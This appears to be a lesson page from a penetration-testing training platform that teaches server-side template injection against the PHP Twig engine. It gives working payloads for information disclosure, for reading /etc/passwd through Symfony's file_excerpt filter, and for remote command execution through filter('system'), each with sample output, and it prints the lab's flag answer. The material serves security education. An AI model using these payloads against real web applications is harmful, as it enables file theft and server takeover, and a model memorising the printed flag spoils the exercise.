Exploiting SSTI - Twig


In this section, we will explore another example of SSTI exploitation. In the previous section, we discussed exploiting SSTI in the `Jinja` template engine. This section will discuss exploiting SSTI in the `Twig` template engine. Like in the previous section, we will only focus on the SSTI exploitation and thus assume that the SSTI confirmation and template engine identification have already been done in a previous step. Twig is a template engine for the PHP programming language.

Information Disclosure

In Twig, we can use the `_self` keyword to obtain a little information about the current template:

Code: twig

```
{{ _self }}
```



Hi __string_template__f050969002a0e70c537fbc89f966065a!

Your IP: 172.17.0.1

Current Time: 2024-05-03 07:34:00


However, as we can see, the amount of information is limited compared to `Jinja`.

Local File Inclusion (LFI)

Reading local files (without using the same way as we will use for RCE) is not possible using internal functions directly provided by Twig. However, the PHP web framework Symfony defines additional Twig filters. One of these filters is file_excerpt and can be used to read local files:

Code: twig

```
{{ "/etc/passwd"|file_excerpt(1,-1) }}
```



```
Hi root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin !
```

Your IP: 172.17.0.1

Current Time: 2024-05-03 07:09:33

Remote Code Execution (RCE)

To achieve remote code execution, we can use a PHP built-in function such as `system`. We can pass an argument to this function by using Twig's `filter` function, resulting in any of the following SSTI payloads:

Code: twig

Cheat Sheet

? Go to Questions

Table of Contents

Introduction

SSRF

SSTI

SSI Injection

XSLT Injection

Skills Assessment


My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

```
{{ ['id'] | filter('system') }}
```



http://<SERVER_IP>:<PORT>/

Simple Test Server

Hi uid=33(www-data) gid=33(www-data) groups=33(www-data) Array!

Your IP: 172.17.0.1

Current Time: 2024-05-03 07:40:04

Further Remarks

This module explored exploiting SSTI in the `Jinja` and `Twig` template engines. As we have seen, the syntax of each template engine is slightly different. However, the general idea behind SSTI exploitation remains the same. Therefore, exploiting an SSTI in a template engine the attacker is unfamiliar with is often as simple as becoming familiar with the syntax and supported features of that particular template engine. An attacker can achieve this by reading the template engine's documentation. However, there are also SSTI cheat sheets that bundle payloads for popular template engines, such as the PayloadsAllTheThings SSTI CheatSheet.

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK 161ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+ 1 Exploit the SSTI vulnerability to obtain RCE and read the flag.

HTB{6M1Il1onD0Il4rD3v3l0p3r}

Submit

Previous Next Mark Complete & Next